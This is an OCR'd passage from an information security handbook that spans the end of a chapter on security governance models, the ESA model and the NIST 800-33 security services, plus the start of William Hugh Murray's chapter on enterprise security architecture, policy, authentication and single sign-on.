


FIGURE 28.4 Decentralized control/centralized administration (DC/CA).

Decentralized Control/Decentralized Administration (DC/DA)

DC/DA (Figure 28.5) identifies a truly decentralized security capability. This structure is appropriate for some small organizations that neither have the resources to justify a steering committee nor keep their critical IT operations in-house. In this example, the CFO manages a contract for outsourcing company financials, HR manages the contract for outsourcing human resources, and IT operations has little or nothing to do with either. The outsourced companies are responsible for the policies and procedures that apply to the systems within their control, and the customer either accepts these policies, or takes its business elsewhere.

The administration portion of the above example, under the COO, is indicative of a CA structure, yet the organization is classified as DA because the COO has no control over security administration for the outsourced IT capabilities. In this case, the responsibility for ensuring adequate controls over the security of company financial data is relegated to the outsourcing provider.

The advantages and disadvantages of each governance type will differ from organization to organization. One that is more expensive to implement in one organization may prove cheaper to implement in another. The fundamental objective is to achieve organizational security goals as effectively and painlessly as possible.

Enterprise Security Architecture Model

Enterprise security architecture (ESA) incorporates all aspects of security for an organization, including leadership, strategy, organizational structure, planning, design, implementation, and operations. It encompasses the people, processes, and technology aspects of security. Numerous models have been developed, and those that communicate sound security practices share a common approach to enterprise security. The ESA Model shown in Figure 28.6 is an open source model that this author has developed to communicate this approach.




FIGURE 28.5 Decentralized control/decentralized administration (DC/DA).




FIGURE 28.6 Enterprise security architecture (ESA).

Executive Sponsorship

Organizations should elicit executive sponsorship for developing a corporate security program; otherwise, the program leader will lack buy-in from other departments and will not have the ability to enforce compliance with the program. A brief policy statement, typically issued in the form of a formal corporate memo, should be presented from the highest corporate level in order to authorize the existence of a corporatewide security program. This directive will justify development of the security program, thus establishing the requirement to develop a security program charter.

The security program charter authorizes development of a formal security program, and delegates an authority appropriate for the organization (e.g., the Chief Operating Officer [COO]). This executive would then typically delegate this responsibility by creating a CSO or equivalent position. Note that without executive sponsorship, the CSO will likely have difficulty applying and enforcing security directives that impact other departments.

Security Program Strategy

The CSO then formulates a formal policy statement in response to the corporate directive. This broad policy document will define the goals of the security program, as well as the organizational structure. These must generally be approved by the corporate Board of Directors. In this example, the CEO has designated that the COO is responsible for the security program, and the COO has delegated this responsibility to a CSO. Many organizations have appropriately created a CSO position that reports directly to the Board of Directors, which is preferable for organizations that face significant risks to their business from security breaches.

A security program strategy is drafted to meet the business or mission needs of the organization. The CSO drafts the overall security program strategy by aligning the organizational approach to security with sound industry practices, and by leveraging common standards and practices such as the ISO 17799, COBIT, Common Criteria (ISO 15408), and NIST publications mentioned previously in this chapter. Application of the Security Governance Model can be applied in this layer to assist in marrying an effective strategy with an appropriate organizational structure.

In many organizations, sound practices suggest that the CSO formulate a security steering group, or intra-organizational policy board, comprising representatives from each functional business area. Customer Operations, Engineering, Finance, Internal Communications, HR, IT, Legal, Marketing, and Sales are examples of departments that might be represented in this group. This steering group will oversee most security policy development for the company in order to establish the organization's overall approach to computer security.

Security Architecture Planning

Planning the architecture refers to planning that takes place within an established security organization. Planning to execute security initiatives is an exercise in futility if executive sponsorship and security program strategy have *not* been established. Planning encompasses the people, processes, and technology aspects of security, and thus addresses policy, procedure, and technical implementation. Having established executive sponsorship and security program strategy for the organization, one can continue to develop the ESA.

If COBIT has been determined to be the standard to be used by the organization, then guidance offered within the Planning and Organization domain falls primarily within this layer of the model, and the other three COBIT domains will each be spread across the design, implementation, and operations components of the lowest layer of this model. The model is scalable such that existing standards can and should be used, yet sufficiently flexible that no one standard must be used. Developing security policies is a critical component of this layer of the ESA Model. Again, selection of one standard does not preclude the use of other well-known and accepted publications. A sample approach to developing security policies in accordance with the guidance from NIST Special Publication 800-14 follows.

Program-framework policies can now be drafted to establish the organization's overall approach to computer security. This is a set of corporatewide policy statements that establish a framework for the security program. Board-level direction is recommended for establishing most program policy statements because these policies provide organizationwide direction on broad areas of program implementation. This board-level direction is the fundamental function of the steering group, because representatives of the board are included in this committee. Policy statements at this level reflect high-level decisions about priorities given to the protection of corporate data. Board-level direction is recommended for acceptable use, remote access, information protection (a.k.a. data management), data retention, special access (root level), network connection, system acquisition and implementation, and other policies, as required. Program policy is usually broad enough that it does not require much modification over time. Additional policies will need to be developed, and are categorized as issue specific and system specific.

Board-level direction is also recommended for development of *issue-specific policies*, which address specific issues of concern to the organization. Whereas program-framework policy is intended to address the broad, organizationwide computer security program, issue-specific policies are developed to focus on areas of current relevance, concern, and possible controversy to an organization. Issue-specific policies are likely to require frequent revision as changes in technology and related factors take place. An example of an issue-specific policy is one that addresses peer-to-peer file sharing via programs such as Kazaa and Morpheus.

System owners, versus board-level representatives, are responsible for systems under their control, and as such should establish *system-specific policies* for these systems. System-specific policies focus on decisions taken by management to protect a particular system. Program policy and issue-specific policy both address policies from a broad level, usually encompassing the entire organization. However, they do not provide sufficient information or the direction, for example, to be used in establishing an access control list or in training users on what actions are permitted. A system-specific policy fills this need. It is much more focused because it addresses only one system.

In general, for issue-specific and system-specific policies, the issuer is a senior official. The more global, controversial, or resource intensive the policy statement, the more senior the policy issuer should be.

Many security policy decisions will apply only at the system level and will vary from system to system within the same organization. While these decisions might appear to be too detailed to be policy, they can be extremely important, with significant impacts on system usage and security. A management official should make these types of decisions, as opposed to a technical system administrator. Technical system administrators, however, often analyze the impacts of these decisions.

Once a policy structure is in place, the overall planning and management of the security life cycle is maintained at this layer of the ESA Model.

Security Architecture Design, Implementation, and Operations

Security architecture planning establishes how an organization will realize its security strategy. Security architecture design, implementation, and operations are where the "rubber meets the road." Planned activities are realized and executed, usually in phases and with interim planning steps conducted throughout the cycle.

Support, prevention, and recovery occur in a continuous cycle at the foundation of this model. These activities can be effective when they occur as part of a well-structured security program. As an example, a qualitative risk assessment for the organization is among the activities to be executed. This includes identifying major functional areas of information, and then performing a risk assessment on those assets. The output of this process includes tables detailing the criticality of corporate systems and data in terms of confidentiality, integrity, and availability. Additional services or capabilities that are likely addressed include, but are certainly not limited to, the following:

- Firewall architecture
- Wireless architecture
- Router and switch security

- Network segmentation and compartmentalization
- Intrusion detection systems
- Business continuity
- Anti-spam and malicious code protection
- Incident response and digital forensics
- Vulnerability assessments and penetration testing
- Patch management

Additional models can be employed to address the technical security services associated with the design, implementation, and operations components comprising this foundational layer of the ESA Model. The model presented to address this issue is the Security Services Model.

Security Services Model

One model that should be considered in the design, implementation, and operations of technical security capabilities is detailed in NIST Special Publication 800-33, *Underlying Technical Models for Information Technology Security.*

This publication defines a specific security goal, which can be met through achievement of five security objectives. The stated goal for IT security is to:

> "Enable an organization to meet all of its mission/business objectives by implementing systems with due care consideration of IT-related risks to the organization, its partners and customers."

The five security objectives are generally well understood by security professionals, and are as follows:

1. Availability (of systems and data for intended use only)
2. Integrity (of system and data)
3. Confidentiality (of data and system information)
4. Accountability (to the individual level)
5. Assurance (that the other four objectives have been adequately met)

This model next identifies and classifies 14 primary services that can be implemented to satisfy these security objectives. The 14 services are classified according to three primary purposes: support, prevent, and recover. Definitions of each of the primary purposes, as well as the 14 primary services classified within each, are as follows:

- *Support.* These services are generic and underlie most information technology security capabilities.
  - Identification (and naming)
  - Cryptographic key management
  - Security administration
  - System protections
- *Prevent.* These services focus on preventing a security breach from occurring.
  - Protected communications
  - Authentication
  - Authorization
  - Access control enforcement
  - Non-repudiation
  - Transaction privacy
- *Recover.* The services in this category focus on the detection and recovery from a security breach.
  - Audit
  - Intrusion detection and containment
  - Proof of wholeness
  - Restore "secure" state




FIGURE 28.7 Security Services Model. (*Source:* Security Services Model, NIST Special Publication 800-33, Underlying Technical Models for Information Technology Security, p. 5.)

The underlying technical Security Services Model is depicted in Figure 28.7. This shows the primary services and supporting elements used in implementing an information technology security capability, along with their primary relationships.

Remember that we endeavor to meet a specific security goal by achieving five security objectives. It stands to reason that the above model must be broken out five different ways — one for each objective — in order to allow us to effectively implement a comprehensive technical security capability. The NIST publication does this, and it can be found at http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf if the reader is interested in delving into the further details of this model.

Conclusion

This chapter presented a number of security models that were brought together to form a road map to achieving an effective enterprise security architecture (ESA). The ESA Model provides this road map at a high level, and additional models have been introduced that can be applied within the layers of this model. System Security Models have been presented; these help to form the basis for the development of secure systems. Common standards and practices were presented that assist in the development and realization of the security strategy. The Security Governance Model assists with categorizing and developing an organizational structure for the security program, and the Security Services Model details the primary services and supporting elements used in implementing an information technology security capability.

The models, standards, and practices presented in this chapter neither constitute a complete collection, nor is it the intent of this chapter to suggest that this is the only approach to an ESA. Numerous additional models and suggested standards exist, and can likely be substituted for those presented herein.

References

Bell, D.E. and LaPadula, L.J. *Secure Computer System: Unified Exposition and Multics Interpretation*. MTR-2997, MITRE Corp., Bedford, MA, March 1976. Available as NTIS ADA 023 588.

Biba, K.J. *Integrity Considerations for Secure Computer Systems*. USAF Electronic Systems Division, 1977.

Clark, D.D. and Wilson, D.R. "A Comparison of Commercial and Military Computer Security Policies," *IEEE Symposium on Security and Privacy*, Oakland, CA, 1987, pp. 184–194.

Common Criteria for Information Technology Security Evaluation (CC), Version 2.1, August 1999.

COSO: Committee of Sponsoring Organisations of the Treadway Commission. *Internal Control — Integrated Framework.* 2 volumes. American Institute of Certified Accountants, New Jersey, 1994.

Fisch, E. and White, G. *Secure Computers and Networks: Analysis, Design, and Implementation*, CRC Press, Boca Raton, FL, 2000.

Information Systems Audit and Control Association. *COBIT 3rd edition.* Rolling Meadows, IL, ISACA, 2000.

ISO/IEC. *ISO/IEC 17799.* ISO/IEC, Geneva, 2000.

NIST Special Publication 800-14. *Generally Accepted Principles and Practices for Securing Information Technology Systems.* September 1996. Marianne Swanson and Barbara Guttman.

NIST Special Publication 800-33. *Underlying Technical Models for Information Technology Security.* December 2001. Gary Stoneburner.

OECD Guidelines: Organisation for Economic Co-operation and Development. *Guidelines for the Security of Information,* Paris, 1992.

Enterprise Security Architecture

William Hugh Murray

INTRODUCTION

Sometime during the 1980s we crossed a line from a world in which the majority of computer users were users of multi-user systems to one in which the majority were users of single-user systems. We are now in the process of connecting all computers in the world into the most complex mechanism that humans have ever built. While for many purposes we may be able to do this on an ad hoc basis, for purposes of security, audit, and control it is essential that we have a rigorous and timely design. We will not achieve effective, much less efficient, security without an enterprise-wide design and a coherent management system.

Enterprise

If you look in the dictionary for the definitions of enterprise, you will find that an enterprise is a project, a task, or an undertaking; or, the readiness for such, the motivation, or the moving forward of that undertaking. The dictionary does not contain the definition of the enterprise as we are using it here. For our purposes here, the enterprise is defined as the largest unit of business organization, that unit of business organization that is associated with ownership. If the institution is a government institution, then it is the smallest unit headed by an elected official. What we need to understand is that it is a large, coordinated, and independent organization.

ENTERPRISE SECURITY IN THE 1990s

Because the scale of the computer has changed from one scaled to the enterprise to one scaled to the application or the individual, the computer security requirements of the enterprise have changed. The new requirement can best be met by an architecture or a design.

We do not do design merely for the fun of it or even because it is the "right" thing to do. Rather, we do it in response to a problem or a set of requirements. While the requirements for a particular design will be those

for a specific enterprise, there are some requirements that are so pervasive as to be typical of many, if not most, enterprises. This section describes a set of observations by the author to which current designs should respond.

Inadequate expression of management intent — One of these is that there is an inadequate expression of management's intent. Many enterprises have no written policy at all. Of those that do, many offer inadequate guidance for the decisions that must be made. Many say little more than "do good things." They fail to tell managers and staff how much risk general management is prepared or intends to accept. Many fail to adequately assign responsibility or duties or fix the discretion to say who can use what resources. This results in inconsistent risk and inefficient security, i.e., some resources are overprotected and others are underprotected.

Multiple sign-ons, IDs, and passwords — Users are spending tens of minutes per day logging on and logging off. They may have to log on to several processes in tandem in order to access an application. They may have to log off of one application in order to do another. They may be required to remember multiple user identifiers and coordinate many passwords. Users are often forced into insecure or inefficient behavior in futile attempts to compensate for these security measures. For example, they may write down or otherwise record identifiers and passwords. They may even automate their use in macros. They may postpone, or even forget tasks so as not to have to quit one application in order to do another. This situation is often not obvious to system managers. They tend to view the user only in the context of the systems that they manage rather in the context of the systems he uses. He may also see this cost as "soft money," not easily reclaimed by him. On the other hand, it is very real money to the enterprise which may have thousands of such users and which might be able to get by with fewer if they were not engaged in such activity. Said another way, information technology management overlooks what general management sees as an opportunity.

Multiple points of control — Contrary to what we had hoped and worked for in the 1980s, data are proliferating and spreading throughout the enterprise. We did not succeed in bringing all enterprise data under a single access control system. Management is forced to rely upon multiple processes to control access to data. This often results in inconsistent and incomplete control. Inconsistent control is usually inefficient. It means that management is spending too much or too little for protection. Incomplete control is ineffective. It means that some data are completely unprotected and unreliable.

Unsafe defaults — In order to provide for ease of installation and avoid deadlocks, systems are frequently shipped with security mechanisms set to the unsafe conditions by default. The designers are concerned that even

before the system is completely installed, management may lose control. The administrator might accidentally lock himself out of his own system with no remedy but to start over from scratch. Therefore, the system may be shipped with controls defaulted to their most open settings. The intent is that after the systems are configured and otherwise stable, the administrator will reset the controls to the safe condition. However, in practice and so as not to interfere with running systems, administrators are often reluctant to alter these settings. This may be complicated by the fact that systems which are not securely configured are, by definition, unstable. The manager has learned that changes to an already unstable system tend to aggravate the instability.

Complex administration — The number of controls, relations between them, and the amount of special knowledge required to use them may overwhelm the training of the administrator. For example, in order to properly configure the password controls for a Novell server, the administrator may have to set four different controls. The setting of one requires not only knowledge of how the others are set but how they relate to each other. The administrator's training is often focused on the functionality of the systems rather than on security and control. The documentation tends to focus on the function of the controls while remaining silent on their use to achieve a particular objective or their relationship to other controls.

Late recognition of problems — In part because of the absence of systematic measurement and monitoring systems, many problems are being detected and corrected late. Errors that are not detected or corrected may be repeated. Attacks are permitted to go on long enough to succeed. If permitted to continue for a sufficient length of time without corrective action, any attack will succeed. The cost of these problems is greater than it would be if they were detected on a more timely basis.

Increasing use, users, uses, and importance — Most important for our purposes here, security requirements arise in the enterprise as the result of increasing use of computers, increasing numbers of users, increasing numbers of uses and applications, and increasing importance of those applications and uses to the enterprise. All of these things can be seen to be growing at a rate that dwarfs our poor efforts to improve security. The result is that relative security is diminishing to the point that we are approaching chaos.

ARCHITECTURE DEFINED

In response to these things we must increase not only the effectiveness of our efforts but also their efficiency. Because we are working on the scale of the enterprise, ad hoc and individual efforts are not likely to be successful. Success will require that we coordinate the collective efforts of the enterprise according to a plan, design, or architecture.

Architecture can be defined as that part of design that deals with what things look like, what they do, where they are, and what they are made of. That is, it deals with appearance, function, location, and materials. It is used to agree on what is to be done and what results are to be produced so that multiple people can work on the project in a collaborative and cooperative manner and so that we can agree when we are through and the results are as expected.

The design is usually reflected in a picture, model, or prototype; in a list of specified materials; and possibly in procedures to be followed in achieving the intended result. When dealing in common materials, the design usually references standard specifications. When using novel materials the design must describe these materials in detail.

In information technology we borrow the term from the building and construction industry. However, unlike this industry, we do not have 10,000 years of tradition, conventions, and standards behind us. Neither do we share the rigor and discipline that characterize them.

TRADITIONAL IT ENVIRONMENT

Computing environments can be characterized as traditional and modern. Each has its own security requirements but, in general and all other things being equal, the traditional environment is easier to secure than its modern equivalent.

Closed — Traditional IT systems and networks are closed. Only named parties can send messages. The nodes and links are known in advance. The insertion of new ones requires the anticipation and cooperation of others. They are closed in the sense that their uses or applications are determined in advance by their design, and late changes are resisted.

Hierarchical — Traditional IT can be described as hierarchical. Systems are organized and controlled top down, usually in a hierarchical or tree structure. Messages and controls flow vertically better than they do horizontally. Such horizontal traffic as exists is mediated by the node at the top of the tree, for example, a mainframe.

Point-to-point — Traffic tends to flow directly from point to point along nodes and links which, at least temporarily, are dedicated to the traffic. Traffic flows directly from one point to another; what goes in at node A will come out only at node B.

Connection switched — The resources that make up the connection between two nodes are dedicated to that connection for the life of the communication. When either is to talk to another, the connection is torn down and a new one is created. The advantage is in speed of communication and security, but capacity may not be used efficiently.

Host-dependent workstations — In traditional computing, workstations are incapable of performing independent applications. They are dependent upon cooperation with a host or master in order to be able to perform any useful work.

Homogeneous components — In traditional networks and architectures, there is a limited number of different component types from a limited number of vendors. Components are designed to work together in a limited number of ways. That is to say part of the design may be dictated by the components chosen.

MODERN IT ENVIRONMENT

Open — By contrast, modern computing environments are open. Like the postal system, for the price of a stamp anyone may send a message. For the price of an accommodation address, anyone can get an answer back. For not much more, anyone can open his own post office. Modern networks are open in the sense that nodes can be added late and without the permission or cooperation of others. They are open in the sense that their applications are not predetermined.

Flat — The modern network is flat. Traffic flows with equal ease between any two points in the network. It flows horizontally as well as it does vertically. Traffic flows directly and without any mediation. If one were to measure the bandwidth between any two points in the network, chosen arbitrarily, it would be approximately equal to that between any other two points chosen the same way. While traffic my flow faster between two points that are close to each other, taken across the collection of all pairs, it flows with the same speed.

Broadcast — Modern networks are broadcast. While orderly nodes accept only that traffic which is intended for them, traffic will be seen by multiple nodes in addition to the one for which it is intended. Thus, confidentiality may depend in part upon the fact that a large number of otherwise unreliable devices all behave in an orderly manner.

Packet-switched — Modern networks are packet-switched rather than circuit-switched. In part this means that the messages are broken into packets and each packet is sent independent of the others. Two packets sent from the same origin to the same destination may not follow the same path and may not arrive at the destination in the same order that they were sent. The sender cannot rely upon the safety of the path or the arrival of the message at the destination and the receiver cannot rely upon the return address. In part, it means that a packet may be broadcast to multiple nodes, even to all nodes, in an attempt to speed it to its destination. By design it will be heard by many nodes other than the ones for which it is intended.

Intelligent workstations — In modern environments, the workstations are intelligent, independently programmable, and capable of performing independent work or applications. They are also vulnerable both to the leakage of sensitive information and to the insertion of malicious programs. These malicious programs may be untargeted viruses or they may be password grabbers that are aimed at specific workstations, perhaps those used by privileged users.

Heterogeneousness — The modern network is composed of a variety of nodes and links from many different vendors. There may be dozens of different workstations, servers, and operating systems. The links may be of many speeds and employ many different kinds of signaling. This makes it difficult to employ an architecture that relies upon the control or behavior of the components.

OTHER SECURITY ARCHITECTURE REQUIREMENTS

IT architecture — The information security architecture is derivative of and subordinate to the information technology architecture. It is not independent. One cannot do a security architecture except in the context of and in response to an IT architecture. An information technology architecture describes the appearance, function, location, and materials for the use of information technology. Often one finds that the IT architecture is not sufficiently well thought out or documented to support the development of the security architecture. That is to say, it describes fewer than all four of the things that an architecture must describe. Where it is documented at all, one can expect to find that it describes the materials but not appearance, location, or function.

Policy or management intent — The security architecture must document and respond to a policy or an expression of the level of risk that management is prepared to take. This will influence materials chosen, the roles assigned, the number of people involved in sensitive duties, etc.

Industry and institutional culture — The architecture must document and respond to the industry and institutional culture. The design that is appropriate to a bank will not work for a hospital, university, or auto plant.

Other — Likewise, it must respond to the management style — authoritarian or permissive, prescriptive or reactive — of the institution, to law and regulation, to duties owed to constituents, and to good practice.

SECURITY ARCHITECTURE

The security architecture describes the appearance of the security functions, what is to be done with them, where they will be located within the

organization, its systems, and its networks, and what materials will be used to craft them. Among other things, it will describe the following.

Duties, roles, and responsibilities — It will describe who is to do what. It specifies who management relies upon and for what. For every choice or degree of freedom within the system, the architecture will identify who will exercise it.

How objects will be named — It will describe how objects are named. Specifically, it will describe how users are named, identified or referred to. Likewise it will describe how information resources are to be named within the enterprise.

What authentication will look like — It must describe how management gains sufficient confidence in these names or identifiers. How does it know that a user is who he says he is and that the data returned for a name are the expected data? Specifically, the architecture describes what evidence the user will present to demonstrate her identity. For example, if the user is to be authenticated based upon something that he knows, what are the properties (length and character set) of that knowledge?

Where it will be done — Similarly, the architecture will describe where the instant data are to be collected, where the reference data will be stored, and what process will reconcile the two.

What the object of control will be — The architecture must describe what it is that will be controlled. In the traditional IT architecture this was usually a file or a dataset, or sometimes a procedure such as a program or a transaction type. In modern systems it is more likely to be a data base object such as a table or a view.

Where access will be controlled — The architecture will describe where, i.e., what processes, will exercise control over the objects. In the traditional IT architecture we tried to centralize all access control in a single process, scaled to the enterprise. In more modern systems access will be controlled in a large number of places. These places will be scaled to departments, applications, and other ways of organizing resources. They may be exclusive or they may overlap. How they are related and where they are located is the subject of the design.

Generation and distribution of warnings and alarms — Finally, the design must specify what events or combinations of events require corrective action, what process will detect them, who is responsible for the action, and how the warning will be communicated from the detecting process to the party responsible for the correction.

POLICY

A Statement of Management's Intent

Among other things, a policy is a statement of management's intent. Among other things, a security policy describes how much risk management intends to take. This statement must be adequate for managers to be able to figure out what to do in a given set of circumstances. It should be sufficiently complete that two managers will read it the same way, reach similar conclusions, and behave in similar ways.

It should speak to how much risk management is prepared to take. For example, management expects to take normal business risk, or acceptable and accepted risk. Alternately or in addition, management can specify the intended level of control. For example, management can say that controls must be such that multiple people must be involved in sensitive duties or material fraud.

The policy should state what management intends to achieve, for example, data integrity, availability, and confidentiality, and how it intends to do it. It should clearly state who is to be responsible for what. It should state who is to have access to what information. Where such access is to be restricted or discretionary, then the policy should state who will exercise the discretion.

The policy should be such that it can be translated into an access control policy. For example, it might say that read access to confidential data must be restricted to those authorized by the owner of the data. The architecture will describe how a given platform or a network of platforms will be used to implement that policy.

IMPORTANT SECURITY SERVICES

The architecture will describe the security mechanisms and services that will be used to implement the access control policy. These will include but not be limited to the following.

User name service — The user name service is used for assigning unique names to users and to resolve aliases where necessary. It can be thought of as a data base, data base application, or data base service. The server can encode and decode user names into user identifiers. For the distinguished user name it returns a system user identifier or identifiers. For the system user identifier it returns a distinguished user name. It can be used to store information about the user. It is often used to store other descriptive data about the user. It may store office location, telephone number, department name, and manager's name.

Group name service — The group name service is used for assigning unique group names and for associating users with those groups. It

permits the naming of any arbitrary but useful group such as member of department m, employees, vendors, consultants, users of system 1, users of application A, etc. It can also be used to name groups of one, such as the payroll manager. For the group name, it returns the names, identifiers, or aliases of members of the group. For a user name, it returns a list of the groups of which that user is a member. A complete list of the groups of which a user is a member is a description of his role or relationship to the enterprise. Administrative activity can be minimized by assigning authority, capabilities, and privileges to groups and assigning users to the groups. While this is indirect it is also usually efficient.

Authentication server — The authentication server reconciles evidence of identity. Users are enrolled along with the expectation, i.e., the reference data, for authenticating their identity. For a user identifier and an instance of authenticating data, the server returns *true* if the data meets its expectation, i.e., matches the reference data, and *false* if it does not. If *true*, the server will vouch to its clients for the identity of the user. The authentication server must be trusted by its client and the architecture must provide the basis for that trust. The server may be attached to its client by a trusted path or it may give its client a counterfeit-resistant voucher (ticket or encryption-based logical token).

Authentication service products — A number or authentication services are available off the shelf. These include Kerberos, SESAME, NetSP, and Open Software Foundation Distributed Computing Environment (OSF/DCE). These products can meet some architectural requirements in whole or in part.

Single point of administration — One implication of multiple points of control is that there may be multiple controls that must be administered. The more such controls there are, the more desirable it becomes to minimize the points of administration. Such points of administration may simply provide for a common interface to the controls or may provide for a single data base of its own. There are a number of standard architectures that are useful here. These include SESAME and the Open Software Foundation Distributed Computing Environment.

RECOMMENDED ENTERPRISE SECURITY ARCHITECTURE

This section makes some recommendations about enterprise security architecture. It describes those choices which, all other things equal, are to be preferred over others.

Single-user name space for the enterprise — Prefer a single-user name space across all systems. Alternatively, have an enterprise name server that relates all of a user's aliases to his distinguished name. This server

should be the single point of name assignment. In other words it is a data base application or server for assigning names.

Prefer strong authentication — Strong authentication should be preferred by all enterprises of interest. Strong authentication is characterized by two kinds of evidence, at least one of which is resistant to replay. Users should be authenticated using two kinds of evidence. Evidence can be something that only one person knows, has, is, or can do. The most common form of strong authentication is something that the user knows such as a password, pass-phrase, or personal identification number (PIN), plus something that they carry such as a token. The token generates a one-time password that is a function of time or a challenge. Other forms in use include a token plus palm geometry or a PIN plus the way the user speaks.

Prefer single sign-on — Prefer single sign-on. A user should have to log on only once per workstation per enterprise per day. A user should not be surprised that if he changes workstations, crosses an enterprise boundary, or leaves for the day, that he should have to log on again. However, he should not have to log off one application to log on to another or log on to multiple processes to use one application.

